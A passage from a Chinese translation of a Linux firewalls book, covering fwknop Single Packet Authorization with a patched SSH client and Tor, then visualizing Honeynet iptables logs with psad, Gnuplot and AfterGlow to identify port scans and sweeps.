上面命令中最值得注意的是configure脚本 --with-spa-mode参数。它确保OpenSSH在编译时将包括SPA补丁代码。

在安装了修改过的SSH客户端之后，可以从SSH命令行上直接调用fwknop客户端了，这样就不须在使用SSH建立连接之前手工运行fwknop了。补丁为SSH添加了新的命令行参数-K，该参数可以以如下方式来获取对spaserver系统的访问权。

```
[mbr@spaclient ~]$ ssh -K "--gpg-recip ABCD1234 --gpg-sign DEFG5678 -A tcp/22
-R -k spaserver" mbr@spaserver
GnuPG signing password:
Password:
Last login: Wed Oct 17 15:48:19 2007 from spaclient
[mbr@spaserver ~]$
```

fwknop服务器端的日志信息表明它收到了SPA数据包并确认该数据包已核对（即它使用所需的密钥ID加密并且不是重放数据包）。

```
Oct 17 15:53:39 spaserver fwknopd: received valid GnuPG encrypted packet
(signed with required key ID: A742839F) from: 204.23.X.X, remote user: mbr
Oct 17 15:53:39 spaserver fwknopd: adding FWKNOP_INPUT ACCEPT rule for
204.23.X.X -> tcp/22 (30 seconds)
```

SSH的新选项-K将它的参数传递给fwknop命令行，因此，fwknop提供的所有功能都可以在SSH命令行上使用。这包括-L host参数，正如在本章前面提到的那样，该参数允许我们调用最后针对同一个目标主机所使用的fwknop命令行参数。因此，下面的命令完成的是同样的工作。

```
ssh -K "-L host" user@host
```

13.4.6 通过 Tor 网络传输 SPA 数据包

Tor网络是由全球分散设置的节点集（其中的节点被称为洋葱路由器）所组成的匿名网络（见http://tor.eff.org）。Tor网络旨在加固基于TCP的服务来防范被称为流量分析的因特网监视行为。流量分析被用于确定通过因特网通信的双方身份，它可以很容易地被任何可以访问到因特网流量的组织（尤其是ISP）部署。即便是加密过的应用层流量也会遭受流量分析，因为源和目的IP地址是以明文方式传输的。

说明 我在这里没有考虑IPSEC或其他VPN协议，但即便是这些协议也会透露信息给流量分析。

我们往往低估了通过简单地监视双方之间的通信所能收集到信息的重要性，这一情况对我们确保密码安全以及透露可能的匿名转信站的身份都会有影响。

Tor的工作方式是通过路由器云为每个TCP连接建立独立的虚拟环路。虚拟环路是在入口路由器和随机选择的出口路由器之间建立的。每个环路都是唯一的，环路中的每一跳都只知道流量来自的上一跳和流量必须被发送给的下一跳。此外，流量在路由器云中传输时是经过加密的。

最终的结果是：客户端可以通过开放因特网上的这个虚拟环路与服务器通信，任何能够监控到流量进入或流出路由器云的第三方所看到的通信双方IP地址看上去似乎是完全无关的[①]。

通过Tor网络发送SPA数据包是否有好处呢？当然有，因为它扩展了fwknop隐匿服务的能力，使得人们更难以确定服务器端是否使用了SPA。

但有一个问题：Tor使用TCP来传输数据。这意味着Tor与SPA不兼容，因为SPA数据包在默认情况下是使用UDP来传输的。即便fwknop支持通过盲TCP ACK数据包发送SPA数据包[②]，该功能本身也不足以让SPA数据包穿越Tor网络。虚拟环路只有在客户端与入口路由器之间完全建立了初

① 现在有一些针对Tor网络的攻击，它们旨在降低其抵抗流量分析的强度，见http://www.cl.cam.ac.uk/users/sjm217/papers/oakland05torta.pdf。

② 盲TCP ACK数据包（或使用其他标记集的数据包）不属于已建立的TCP连接。

始TCP连接之后才会通过Tor创建，这意味着双向通信是必需的。

fwknop通过违背单数据包的性质来解决这个问题，它使用fwknop_serv守护进程在完全建立的TCP连接中发送SPA数据包。该守护进程派生一个很小的TCP服务器，该服务器以nobody用户身份运行，它在TCP端口62201上执行bind()和listen()，然后循环调用accept()。对于每个accept()，它只调用一次recv()，这使得客户端只能在会话关闭之前发送一个TCP数据段，即客户端只能通过已建立的TCP连接发送SPA有效载荷，而不能做其他任何事情。然后，通过使用socat程序（它是Tor所必需的，其作用类似于socks4代理）和fwknop命令行上的--TCP-sock参数，SPA数据包就可以通过Tor网络传输了。

说明　有关socat的更多信息请见http://www.dest-unreach.org/socat。

13.5　本章总结

本章和第12章介绍了计算机安全中的一些强大技术，我们讲述了服务器如何通过默认丢弃的数据包过滤器保护重要的服务，只有向被动监控设备证明其身份的客户端才被授予对服务的访问权。端口碰撞是第一个实现这一想法的技术，但其架构中存在一些严重的限制（包括难以充分解决重放问题和无法传输多于几十字节的数据），SPA则证明其是一个更加健壮的技术。授权的以太网嗅探器与默认丢弃的数据包过滤器的结合在计算机安全领域还是相对较新的概念，但针对该概念的实现似乎每天都在发生着[①]。

fwknop是基于SPA的开源实现，它在SPA范式中为管理多个用户提供了一个灵活的机制。

① 见Netfilter开发列表档案中的讨论，其网址为http://lists.netfilter.org/pipermail/netfilter-devel/2006-October/thread.html，甚至有一个项目直接将基于HMAC的SPA放入iptables，见http://svn.berlios.de/svnroot/repos/portknocko。

第14章 可视化iptables日志

如今因特网遭受着安全威胁，对安全数据进行可视化正在变得越来越重要。从入侵检测系统到防火墙，这些安全设备在处理来自全球各个角落的攻击时将生成大量的事件数据。如何分析和利用这些庞大的数据对管理员来说是一个巨大的挑战。以图形化的方式展现安全数据将使得管理员可以快速地发现新趋势和不寻常的活动，而这些事件在不使用专用代码的情况下是很难检测的。也就是说，图表对于传递趋势和变化是非常有效的，因为人眼可以快速地从中洞悉原本难以发现的关联。

本章探讨将psad与Gnuplot（http://www.gnuplot.info）和AfterGlow（http://afterglow.sourceforge.net）项目结合起来，去生成iptables日志数据的图形化表示。主要数据源是来自Honeynet项目（见http://www.honeynet.org）的iptables日志。

Honeynet项目对于安全社区来说是一个宝贵的资源。它公开发布来自正在承受各种攻击的真实的honeynet系统的原始安全数据，如Snort警报和iptables日志。Honeynet项目的主要目标就是以一系列“扫描挑战”的方式提供这些安全数据供安全社区分析，并将这些挑战的结果张贴在Honeynet项目网站上。本章我们将对来自Scan34 Honeynet挑战（见http://www.honeynet.org/scans/scan34）的数据可视化。可以从http://www.cipherdyne.org/LinuxFirewalls上下载本章所使用的所有图形和Gnuplot指令文件。

说明 本章所有示例都将Scan34 iptables数据文件称为当前目录下的iptables.data文件。

14.1 发现不寻常

考虑下面一组数字：

```
5, 4, 2, 1, 3, 4, 55, 58, 70, 85, 120, 9, 2, 3, 1, 5, 4
```

这个数据集表示某个特定IP地址每分钟所连接的TCP或UDP端口数，这些数据可以通过解析iptables日志信息获得。请注意，数据集中从4到120有一个脉冲，即端口数迅速地增长，然后又回

到从1到5之间的稳定状态。

当使用Gnuplot图形化表示这个数据时（如图14-1所示），脉冲立刻就表现得非常明显了。




图14-1　每分钟连接端口的数据包数目

端口扫描可能是对这个脉冲的一种解释，它的出现也可能是由于配置不当的iptables策略记录了正常的流量，也可能是iptables不正确地记录了属于已建立连接的TCP ACK数据包[①]。但在这里，对这个脉冲的实际解释并不是那么重要，重要的是我们要意识到这个脉冲是不正常的。图形可以简单而快速地显示现状中剧烈的变化，它可以让你把重点放在问题区域。

在前面的例子中，从这么小的数据集中发现变化趋势还是比较容易的。现在，假设面对的是包含类似1 000或100 000个数字的数据集，那么仅仅通过肉眼从这么多数据中提取出变化趋势将是多么艰巨的挑战呀，除非我们将数据绘制成图表。

图14-2是绘制了超过800个点的图，它显示了iptables策略在5个星期的时间跨度内记录的TCP

① 这个问题可能会由于围绕TCP连接关闭的时序问题而产生。Netfilter的连接跟踪子系统为处于CLOSE-WAIT状态的TCP连接设置了60秒的定时器（见内核源代码文件linux/net/ipv4/netfilter/ip_conntrack_proto_tcp.c中的ip_ct_tcp_timeout_close_wait变量），但有时候随后的TCP ACK数据包（为完成连接的关闭，即让连接经过CLOSING和LAST-ACK状态正常关闭）可能会在定时器超时后还在传输途中。这使得TCP ACK数据包不被认为属于一个现有的连接，从而导致该数据包匹配了默认的iptables LOG和DROP规则。

SYN数据包数目，其中每小时对应一个数据点。数据源是来自Scan34 Honeynet扫描挑战的iptables日志文件，psad用于解析数据以便Gnuplot进行绘制。

如图所示，我们很容易从图中发现感兴趣的区域。X轴以小时为单位并以一周的增长进行标记，Y轴显示连接端口的数据包数目并以500作为增量进行标记。3月27日的大脉冲将迅速地将你带到值得仔细检查的时间段。




图14-2 每小时连接端口的SYN数据包数目

14.2 Gnuplot

Gnuplot项目可以生成从直方图到彩色三维立体表面图等各种类型的图。它擅长用图表表示大型的数据集，如通过iptables日志中数十万行数据所产生的点。

为了以可视化的方式显示本章iptables日志数据，我们将使用Gnuplot生成二维和三维的点图和折线图。Gnuplot需要以指定格式的数据作为输入，但它本身并没有解析iptables日志信息的功能。Gnuplot的理想输入是一个包含整数值的文件，这些整数值以列来排列，每一列对应二维或三维坐标图中的一个轴。psad的--gnuplot模式就是用于完成这个任务的。在这个模式中，psad解析iptables日志数据并将结果写入可以由Gnuplot处理的文件。

为了在Linux系统上重现本章图形（或生成你自己的iptables数据新图），需要同时安装psad和Gnuplot。

14.2.1　Gnuplot 绘图指令

Gnuplot将按照一系列配置指令的要求绘制数据。这些指令描述了一些具体的绘制要求，如图形类型、坐标范围、输出模式（例如，输出到图形文件或输出到终端）、轴的标签以及图形的标题。每个指令既可以通过在命令提示符下执行gnuplot进入Gnuplot交互式shell进行设置，也可以通过Gnuplot加载的文件进行设置。例如，图14-2中的每小时端口数据是通过如下所示的Gnuplot指令文件绘制的：

```
$ cat fig14-2.gnu
reset
❶ set title "psad iptables log visualization: timestamp dp:counthour"
❷ set terminal png transparent nocrop enhanced
  set output "fig14-2.png"
❸ set xdata time
  set timefmt x "%s"
  set format x "%m/%d"
  set xlabel "time"
❹ set xrange ["1140887484":"1143867180"]
  set ylabel "dp:counthour"
  set yrange [0:3000]
❺ plot 'fig14-2.dat' using 1:2 with lines
```

上面的fig14-2.gnu文件中最重要的指令如下。

- set title——将在下一节中看到❶处的图形标题是由psad设置的。
- set terminal——如果想要让Gnuplot启动交互式的窗口使得可以在图形上移动鼠标（这有助于查看复杂的数据集），可以省略❷处的终端设置和输出文件。
- set xdata time——❸处的时间设置以及下两行中的时间输入和输出格式告诉Gnuplot每个点的X坐标是一个时间值。
- set xrange——本例❹处的X轴范围设置为Scan34数据集的起始值和结束值（时间值是从Unix的新纪元时间即从1970年1月1日UTC零点开始所经过的秒数）。
- plot——❺处的plot设置是最重要的Gnuplot指令，因为它告诉Gnuplot原始数据在哪里以及如何绘制。本例我们是对fig14-2.dat文件中的数据绘制二维折线图。我们将在本章中看到的其他图形样式还有二维和三维的点图（splot指令将Gnuplot置于三维模式）。using 1:2字符串指定以fig14-2.dat文件中的第1列和第2列作为x和y坐标。在三维模式中，using 1:2:3告诉Gnuplot以第1、2、3列作为x、y、z坐标。

14.2.2　psad 与 Gnuplot 结合

正如在第6章和第7章中讲述的，psad提供的一块核心功能就是解析并解释iptables日志信息的能力。通过使用一系列命令行开关，psad的解析能力可以与Gnuplot的绘图能力结合使用。

这些开关中最重要的一个就是--gnuplot。其他的命令行参数为psad解析iptables日志数据及建立Gnuplot数据输入文件添加了一定程度的可配置性，这些选项如下。

- --CSV-fields——设置需要从iptables日志文件中提取的字段。常用的字段有src、dst、dp和proto（它们分别对应iptables日志信息中的SRC、DST、DPT和PROTO字段）。--CSV-fields中的每个字段都接受一个额外的匹配条件以允许包括或排除特定的值。例如，如果包括一个数据点的条件是源IP地址属于子网192.168.50.0/24、目的IP地址属于子网10.100.10.0/24、目的端口号为80，那么可以使用--CSV-fields "src:192.168.50.0/24 dst:10.100.10.0/24 dp:80"。此外，--CSV-fields中的每个字段还可以通过字符串countday、counthour和countmin支持3个时间尺度（天、小时或分钟）的计数。
- --CSV-regex——针对原始iptables日志信息执行正则表达式匹配并且只包括匹配正则表达式的信息的字段。例如，如果要求日志信息必须包括fwsnort日志前缀SIDnnn（见第10章），其中nnn是任意的3个数字，那么可以使用--CSV-regex " SID\d{3}"。--CSV-neg-regex命令行参数支持反向正则表达式。
- --gnuplot-graph-style——设置Gnuplot绘图样式，可以使用的值有lines、dots、points和linespoints。
- --gnuplot-file-prefix——设置文件前缀，psad在解析完iptables日志数据之后将使用这个前缀来创建两个文件prefix.dat和prefix.gnu。其中prefix.gnu文件包含用于绘制prefix.dat文件中数据的Gnuplot指令。

14.3 AfterGlow

AfterGlow擅长以链接图和（在最新的版本中）树状图的方式对数据可视化。链接图通过节点和边来传达节点之间的关系。这类图非常适合显示像IP地址和端口号这样的数据。AfterGlow由Raffael Marty开发，他是安全可视化网站http://www.secviz.org的创办者，该网站包含了对SSH连接、iptables策略等很多事情的讨论和可视化示例，一些AfterGlow用户也向该网站贡献了自己的可视化数据。

psad针对AfterGlow的接口类似于针对Gnuplot的接口。对于AfterGlow来说，--CSV-fields命令行参数同样非常重要，它用于指定从iptables日志文件中提取的字段，而--CSV-regex和--CSV-neg-regex参数通过正则表达式过滤数据。

例如，为了让AfterGlow建立链接图以描述从网络11.11.0.0/16发往该网络以外系统的所有SYN数据包，可以执行如下命令：

```
# psad -m iptables.data --CSV --CSV-fields "src:11.11.0.0/16 dst:not11.11.0.0/
16 dp" --CSV-regex "SYN URGP=" |  perl afterglow.pl -c color.nf | neato -Tpng
-o webconnections.png
```

上述命令将在webconnections.png图形文件中产生对解析数据的可视化表示。我们将在本章

后面看到由AfterGlow所产生的链接图示例，但值得指出的是，可以通过在AfterGlow命令行上使用-c参数指定配置文件的路径（见上面的粗体显示）来控制图形上每个节点的颜色。下面是配置文件的示例，它是对AfterGlow源代码中提供的默认color.properties文件的修改版本：

```
# AfterGlow Color Property File
#
# @fields is the array containing the parsed values
# color.source is the color for source nodes
# color.event is the color for event nodes
# color.target is the color for target nodes
#
# The first match wins
#
❶ color.source="yellow" if ($fields[0]=~/^\s*11\.11\./);
color.source="red"
color.event="yellow" if ($fields[1]=~/^\s*11\.11\./);
❷ color.event="red"
❸ color.target="blue" if ($fields[2]>1024)
color.target="lightblue"
```

AfterGlow链接图显示源、事件和目标节点之间的连接。在上面的例子中，所有的源节点是包含在网络11.11.0.0/16中的IP地址，它们在❶处标记为黄色。所有的事件节点在❷处标记为红色（网络11.11.0.0/16不会匹配，因为在psad命令行上使用not11.11.0.0/16匹配条件将所有的事件节点限制为外网地址）。所有大于1024的端口号在❸处标记为蓝色，它的下一行将所有小于等于1024的端口号标记为浅蓝色。可以针对复杂的AfterGlow链接图使用富有创意的颜色定义来增加有效的视觉辅助。

14.4　iptables攻击可视化

Honeynet项目的Scan34 iptables数据集包含许多从安全角度来看很有趣的事件证据，如端口扫描、端口扫射、蠕虫流量和对某个特定honeynet系统的完全入侵。

根据Honeynet项目网站上有关Scan34的说明，出于安全考虑，honeynet系统的所有IP地址都映射为B类网络11.11.0.0/16（一些其他地址映射为网络22.22.22.0/24、23.23.23.0/24和10.22.0.0/16）。下面几节中许多图形所说明的流量都来自网络11.11.0.0/16以外的真实IP地址。在下面的许多例子中，我们都将提到扫描或攻击的完整源地址，因为这些地址已包含在公开的honeynet iptables数据中，但并不意味着这些地址现在仍然扮演着恶意攻击者的角色。

14.4.1　端口扫描

端口扫描的主要特点是扫描者将数据包发送给一系列的端口。因此，在对大量的iptables数据集进行可视化时，绘制源IP地址和其连接的端口数对于提取端口扫描行为是一个好方法。下面的psad命令使用--CSV-fields "src:not11.11.0.0/16 dp:countuniq"命令行参数来绘制非本地源地址

和其连接的端口数：

```
# psad -m iptables.data --gnuplot --CSV-fields "src:not11.11.0.0/16
dp:countuniq" --gnuplot-graph points --gnuplot-xrange 0:26500 --gnuplot-file-
prefix fig14-3
[+] Entering Gnuplot mode...
[+] Parsing iptables log messages from file: iptables.data
[+] Parsed 179753 iptables log messages.
[+] Writing parsed iptables data to: fig14-3.dat
[+] Writing gnuplot directive file: fig14-3.gnu
$ gnuplot fig14-3.gnu
```

Gnuplot将产生如图14-3所示的图形。

如图14-3所示，它绘制的是一个个点而不是一条连续的线（相关选项在上面的psad命令中以粗体显示），大多数源地址只发送数据包给1个或2个端口，也有一些地址连接了大约10个端口。然而正如在图形的左上角显示的，一个IP地址（在X轴大约1000的位置）连接了超过60个端口，这是整个数据集中排名第一的端口扫描者。

还要注意的是图中并没有考虑端口扫描的时间因素，因此不论源IP地址花多长时间扫描这60个端口都没有关系。扫描可能发生在数据集所涵盖的整个5个星期的跨度内，但它仍然会是图14-3中排名第一的端口扫描者。




图14-3 源IP地址与连接的端口数

说明　因为Gnuplot最适合处理整数数据，所以psad在解析iptables日志文件时将所有的IP地址都映射到唯一的（从0开始的）正整数。因此，IP地址192.168.3.2可能映射到如502这样的数字，而11.11.79.125可能映射为10201，这取决于日志文件中的IP地址数目。对于Gnuplot数据文件的每一行，IP地址总是作为注释被包括在每行的结尾。这使得你可以看到每个IP地址映射的整数值。

psad产生的fig14-3.dat文件在文件的开头包含如下3个数据点：

```
905, 66  ### 905=60.248.80.102
12415, 10  ### 12415=63.135.2.15
15634, 10  ### 15634=63.186.32.94
```

这表明排名第一的端口扫描者是IP地址60.248.80.102，它总共扫描了66个目的端口。接下来两个最严重的扫描者都只扫描了10个端口。

现在让我们为Scan34数据集绘制每小时所连接的端口数。它将显示究竟是快速的端口扫描还是所有的扫描者都试图在扫描honeynet时，逃避IDS所设置的端口扫描时间阈值：

```
# psad -m iptables.data --gnuplot --CSV-fields "timestamp
dp:counthouruniq" --gnuplot-graph lines --gnuplot-xrange 1140887484:1143867180
--CSV-neg-regex "SRC=11.11." --gnuplot-yrange 0:100 --gnuplot-file-prefix
fig14-4
$ gnuplot fig14-4.gnu
```

执行Gnuplot将产生一个每小时所连接端口数的图（注意上面的粗体显示，在psad命令行上针对目的端口的counthouruniq指令将解析Scan34数据集，产生绘制这个图形必需的原始数据）。图14-4显示了最终产生的图形，在3月31日的某个小时处有一个连接端口数很大的脉冲。

事实上，这与在图14-3中看到的排名第一的端口扫描者60.248.80.102是有关联的，我们可以从IP地址60.248.80.102所产生的iptables日志信息中的第一行和最后一行的时间戳看出这一点：

```
$ grep 60.248.80.102 iptables.data | head -n 1
Mar 31 10:43:28 bridge kernel: INBOUND TCP: IN=br0 PHYSIN=eth0 OUT=br0
PHYSOUT=eth1 SRC=60.248.80.102 DST=11.11.79.125 LEN=40 TOS=0x00 PREC=0x00
TTL=108 ID=123 DF PROTO=TCP SPT=51129 DPT=4000 WINDOW=16384 RES=0x00 SYN
URGP=0
$ grep 60.248.80.102 iptables.data | tail -n 1
Mar 31 10:45:14 bridge kernel: INBOUND UDP: IN=br0 PHYSIN=eth0 OUT=br0
PHYSOUT=eth1 SRC=60.248.80.102 DST=11.11.79.125 LEN=32 TOS=0x00 PREC=0x00
TTL=108 ID=43845 PROTO=UDP SPT=2402 DPT=256 LEN=12
```

上面第一个日志信息的时间戳是March 31 at 10:43 AM，最后一个日志信息的时间戳是同一天的10:45 AM。这表明整个端口扫描只用了两分钟时间。




图14-4 时间与连接的端口数

最后，为了获得有关扫描IP地址60.248.80.102尽可能多的信息，你可以以取证模式运行psad，并使用命令行参数--analysis-fields "src:60.248.80.102"将它调查的范围限制为只是这个IP地址，如下所示：

```
# psad -m iptables.data -A --analysis-fields "src:60.248.80.102"
[+] IP Status Detail:
SRC:  60.248.80.102, DL: 2, Dsts: 1, Pkts: 67, Unique sigs: 3
DST: 11.11.79.125
❶ Scanned ports: UDP 7-43981, Pkts: 53, Chain: FORWARD, Intf: br0
❷ Scanned ports: TCP 68-32783, Pkts: 14, Chain: FORWARD, Intf: br0
❸ Signature match: "POLICY vncviewer Java applet download attempt"
            TCP, Chain: FORWARD, Count: 1, DP: 5802, SYN, Sid: 1846
  Signature match: "PSAD-CUSTOM Slammer communication attempt"
            UDP, Chain: FORWARD, Count: 1, DP: 1434, Sid: 100208
  Signature match: "RPC portmap listing UDP 32771"
            UDP, Chain: FORWARD, Count: 1, DP: 32771, Sid: 1281
```

简洁起见，上面psad取证模式的大部分输出都已删除，只保留了我们感兴趣的部分——扫描的TCP和UDP端口的范围（❶和❷）以及IP地址60.248.80.102在psad中触发的签名匹配（❸）。这些签名匹配显示了针对这些端口的一些最常见的恶意攻击。

14.4.2 端口扫射

端口扫射值得引起注意，因为它们通常表明针对某个特定服务中漏洞的蠕虫或攻击者正在查

找可以入侵的系统。图14-5显示了每个外网IP地址所连接的内网地址数目：

```
# psad -m iptables.data --gnuplot --CSV-fields "src:❶not11.11.0.0/16
dst:11.11.0.0/16,❷countuniq" --gnuplot-graph points --gnuplot-xrange 0:26000
--gnuplot-yrange 0:27 --gnuplot-file-prefix fig14-5
$ gnuplot fig14-5.gnu
```

Gnuplot产生图14-5中显示的图形（注意上面❶处的not为网络11.11.0.0/16取反，❷处的countuniq指令统计目的地址的数目）。




图14-5　外网地址与本地目的地址的数目

如图14-5所示，大多数外网地址（X轴）只发送数据包给1个或2个目的地址（Y轴）。但有一些外网地址连接了多达24个honeynet网络中的地址。对于X轴上在18000～26000范围内的外网地址尤其如此。fig14-5.dat文件（可以从http://www.cipherdyne.org/LinuxFirewalls上下载）表明18000到26000范围对应的是iptables数据集中63.236.244.77到221.140.82.123的IP地址。

Scan34 iptables数据集中的一些源地址不断尝试连接一组目标系统的特定端口。图14-6显示了从外网源地址连接每个目的端口的数据包数目。这个图是三维立体的（注意psad命令行上的--gnuplot-3d参数），X轴为源地址，Y轴显示的是端口号，Z轴是数据包计数。

```
# psad -m iptables.data --gnuplot --CSV-fields src:not11.11.0.0/16 dp:count
--gnuplot-graph points --gnuplot-3d --gnuplot-view 74,77 --gnuplot-file-prefix
fig14-6
$ gnuplot fig14-6.gnu
```




图14-6 外网源地址与目的端口号与数据包计数

可以从图中看到有一个超过源地址连接目的端口数据包数目平均水平（低于500）的数据点，它连接的端口小于10 000（Y轴），连接的数据包数目大于2 000（Z轴）。通过查看fig14-6.dat文件，可以看到这个点对应的IP地址是200.216.205.189，它向TCP端口3306（MySQL）总共发送了2 244个数据包：

```
22315, 3306, 2244  ### 22315=200.216.205.189
```

